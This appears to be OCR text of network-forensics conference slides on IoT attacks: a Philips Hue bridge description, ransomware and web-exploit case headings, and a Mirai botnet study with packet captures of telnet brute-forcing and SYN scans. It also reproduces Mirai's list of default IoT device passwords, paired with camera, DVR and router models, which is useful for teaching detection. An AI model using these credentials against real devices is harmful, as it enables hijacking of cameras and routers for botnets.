<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<URLBase>http://129.94.5.95:80/</URLBase>
<device>
<deviceType>urn:schemas-upnp-org:device:Basic:1</deviceType>
<friendlyName>Philips hue (129.94.5.95)</friendlyName>
<manufacturer>Royal Philips Electronics</manufacturer>
<manufacturerURL>http://www.philips.com</manufacturerURL>
<modelDescription>Philips hue Personal Wireless Lighting</modelDescription>
<modelName>Philips hue bridge 2012</modelName>
<modelNumber>929000226503</modelNumber>
<modelURL>http://www.meethue.com</modelURL>
<serialNumber>0017881892ca</serialNumber>
<UDN>uuid:2f402f80-da50-11e1-9b23-0017881892ca</UDN>
<serviceList>
```


Philips Hue Idle v2

Phillips Hue Light Bulbs Hacked

This exploit was the handiwork of researchers Eyal Ronen, Adi Shamir, and Achi-Or Weingarten of the Weizmann Institute of Science, Israel, along with Colin O'Flynn of Dalhousie University, Canada. They flew a drone along this street in Paris while executing the exploit from a kilometer away…

WiFi Connected Printer Exploit





Forensics Case Study #3 -

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
You Expect me to Pay? - Ransomware

FILE: Ransomware - Dridex (2017-05-15-jaff-ransomware).pcap


Not How You Want to Start Your Day...



Sample Web-Based Exploit


Malicious Code Encoded:

Malicious Code Decoded:



Ransomware Sample

#sf21veu



They got Me – What do I Do?

https://www.nomoreransom.org/en/index.html

Forensics Case Study #4 -

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

The Future of Botnets

File: *Mirai - Command & Control*



Mirai Bot Network Details



Mirai botnet seeks out poorly secured Internet of Things (IoT) devices


Primarily targets online consumer devices such as IP cameras, home routers and medical equipment

In October 2016, a massive DDoS attack target portions of the DNS architecture in the United States; in particular DYN

10.5 million Mirai-powered TCP SYN floods, peaking at 280 Gbps / 130 Mpps

Mirai Mechanism Mechanic's

#sf21veu



Compromise Mechanism – Brute Force


root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6FNDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html

Sample Mirai Command / Control

No.	Source	Destination	Length	Protocol	Info
1	10.16.0.5	10.16.0.100	74	TCP	54650 → 23 [SYN] Seq=2031964219 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=136171 TSecr
2	10.16.0.100	10.16.0.5	74	TCP	23 → 54650 [SYN, ACK] Seq=3643247368 Ack=2031964220 Win=28960 Len=0 MSS=1460 SACK_PERM
3	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964220 Ack=3643247369 Win=29312 Len=0 TSval=136171 TSecr=998715
4	10.16.0.5	10.16.0.100	70	TELNET	Telnet Data ...
5	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964224 Win=28992 Len=0 TSval=998715 TSecr=136171
6	10.16.0.5	10.16.0.100	67	TELNET	Telnet Data ...
7	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964225 Win=28992 Len=0 TSval=998715 TSecr=136171
8	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
9	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964227 Win=28992 Len=0 TSval=1001217 TSecr=138674
10	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
11	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964227 Ack=3643247371 Win=29312 Len=0 TSval=138674 TSecr=1001217
12	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
13	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
14	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964229 Ack=3643247373 Win=29312 Len=0 TSval=153690 TSecr=1016233
15	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
16	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
17	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964231 Ack=3643247375 Win=29312 Len=0 TSval=168704 TSecr=1031248

Mac address: 08:00:27 Vendor: PcsCompu PCS Computer Systems GmbH

Authors Personal Experience with Mirai



Mirai TCP SYN Attack (1)

#sf21veu


#1

	Source	Destination	Protocol	Info
1	10.8.0.184	10.8.0.131	TCP	2997 > http [SYN] Seq=0 Len=0 MSS=1460
2	10.8.0.184	10.8.0.131	TCP	2998 > http [SYN] Seq=0 Len=0 MSS=1460
3	10.8.0.184	10.8.0.131	TCP	2999 > http [SYN] Seq=0 Len=0 MSS=1460
4	10.8.0.184	10.8.0.131	TCP	3000 > http [SYN] Seq=0 Len=0 MSS=1460
5	10.8.0.184	10.8.0.131	TCP	3001 > http [SYN] Seq=0 Len=0 MSS=1460
6	10.8.0.184	10.8.0.131	TCP	3002 > http [SYN] Seq=0 Len=0 MSS=1460
7	10.8.0.184	10.8.0.131	TCP	3003 > http [SYN] Seq=0 Len=0 MSS=1460
8	10.8.0.184	10.8.0.131	TCP	3004 > http [SYN] Seq=0 Len=0 MSS=1460
9	10.8.0.184	10.8.0.131	TCP	3005 > http [SYN] Seq=0 Len=0 MSS=1460
10	10.8.0.184	10.8.0.131	TCP	3006 > http [SYN] Seq=0 Len=0 MSS=1460
11	10.8.0.184	10.8.0.131	TCP	3007 > http [SYN] Seq=0 Len=0 MSS=1460
12	10.8.0.184	10.8.0.131	TCP	3008 > http [SYN] Seq=0 Len=0 MSS=1460
13	10.8.0.184	10.8.0.131	TCP	3009 > http [SYN] Seq=0 Len=0 MSS=1460
14	10.8.0.184	10.8.0.131	TCP	3010 > http [SYN] Seq=0 Len=0 MSS=1460
15	10.8.0.184	10.8.0.131	TCP	3011 > http [SYN] Seq=0 Len=0 MSS=1460
16	10.8.0.184	10.8.0.131	TCP	3012 > http [SYN] Seq=0 Len=0 MSS=1460
17	10.8.0.184	10.8.0.131	TCP	3013 > http [SYN] Seq=0 Len=0 MSS=1460
18	10.8.0.184	10.8.0.131	TCP	3014 > http [SYN] Seq=0 Len=0 MSS=1460

#2

	Source	Destination	Protocol	Info
1	152.157.116.14	152.157.116.44	ICMP	Echo (ping) request
2	152.157.116.44	152.157.116.14	ICMP	Echo (ping) reply
3	152.157.116.14	152.157.116.44	TCP	3299 > 1 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
4	152.157.116.44	152.157.116.14	TCP	1 > 3299 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
5	152.157.116.14	152.157.116.44	TCP	3300 > 2 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
6	152.157.116.44	152.157.116.14	TCP	2 > 3300 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
7	152.157.116.14	152.157.116.44	TCP	3301 > 3 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
8	152.157.116.44	152.157.116.14	TCP	3 > 3301 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
9	152.157.116.14	152.157.116.44	TCP	3302 > 4 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
10	152.157.116.44	152.157.116.14	TCP	4 > 3302 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
11	152.157.116.14	152.157.116.44	TCP	3303 > 5 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
12	152.157.116.44	152.157.116.14	TCP	5 > 3303 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
13	152.157.116.14	152.157.116.44	TCP	3304 > 6 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
14	152.157.116.44	152.157.116.14	TCP	6 > 3304 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
15	152.157.116.14	152.157.116.44	TCP	3305 > echo [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
16	152.157.116.44	152.157.116.14	TCP	echo > 3305 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
17	152.157.116.14	152.157.116.44	TCP	3306 > 8 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
18	152.157.116.44	152.157.116.14	TCP	8 > 3306 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0

Mirai TCP SYN Attack (2)



Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 279 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
152.157.116.14	3299	152.157.116.44	1	8	552	4	312	4	240	0.141000	1.4140	1765	1357
152.157.116.14	3300	152.157.116.44	2	8	552	4	312	4	240	0.167000	1.4910	1674	1287
152.157.116.14	3301	152.157.116.44	3	8	552	4	312	4	240	0.192000	1.4660	1702	1309
152.157.116.14	3302	152.157.116.44	4	8	552	4	312	4	240	0.222000	1.4340	1740	1338
152.157.116.14	3303	152.157.116.44	5	8	552	4	312	4	240	0.249000	1.5100	1652	1271
152.157.116.14	3304	152.157.116.44	6	8	552	4	312	4	240	0.281000	1.4790	1687	1298
152.157.116.14	3305	152.157.116.44	7	8	552	4	312	4	240	0.306000	1.4550	1715	1319
152.157.116.14	3306	152.157.116.44	8	8	552	4	312	4	240	0.331000	1.4270	1749	1345
152.157.116.14	3307	152.157.116.44	9	8	552	4	312	4	240	0.361000	1.5010	1662	1279
152.157.116.14	3308	152.157.116.44	10	8	552	4	312	4	240	0.387000	1.4760	1691	1300
152.157.116.14	3309	152.157.116.44	11	8	552	4	312	4	240	0.412000	1.4520	1719	1322
152.157.116.14	3310	152.157.116.44	12	8	552	4	312	4	240	0.436000	1.4250	1751	1347
152.157.116.14	3311	152.157.116.44	13	8	552	4	312	4	240	0.471000	1.4940	1670	1285
152.157.116.14	3312	152.157.116.44	14	8	552	4	312	4	240	0.512000	1.4540	1716	1320
152.157.116.14	3313	152.157.116.44	15	8	552	4	312	4	240	0.520000	1.4460	1726	1327
152.157.116.14	3314	152.157.116.44	16	8	552	4	312	4	240	0.547000	1.5200	1642	1263
152.157.116.14	3315	152.157.116.44	17	8	552	4	312	4	240	0.581000	1.4860	1679	1292
152.157.116.14	3316	152.157.116.44	18	8	552	4	312	4	240	0.607000	1.4610	1708	1314
152.157.116.14	3317	152.157.116.44	19	8	552	4	312	4	240	0.632000	1.4370	1736	1336

Name resolution | Limit to display filter | Absolute start time | Conversation Types

Copy | Follow Stream... | Graph... | Close | Help

The Result…


Unfortunately…

Mirai Still Reigns Supreme, but…

- Mirai variants in the wild increased significantly at the start of the COVID-19 pandemic (right).
- Attackers are still leveraging the same username and password combos with Mirai and many of the same exploits (below).

Username/Password	Unique Sources
root/xc3511	68,140
guest/12345	57,289
admin/admin	57,100
root/vizxv	45,408
guest/guest	44,663

Exploit	Unique Sources
Realtek SDK Miniigd UPnP SOAP Command Execution	21,175
Huawei Router HG532 Arbitrary Command Execution	16,633
Hadoop YARN Resource Manager Command Execution	2,348
D-Link DSL OS Command Injection	940
MVPower DVR Shell Command Execution	849



Mirai was Only the First

Name	Dates	Size / Nodes	Notes
Mirai (The Future)	October 2016	10.5 – 14 Million	IoT-based
Star Wars	January 2018	350,000 +	Twitter-based
Hajime (Beginning)	October 2016 – April 2017	300,000 +	IoT-based / Anti-Mirai features
WireX	August 2017 - ???	Unknown (Large)	Android-based
Reaper	September 2017	100,000 +	IoT-based / IP Cameras
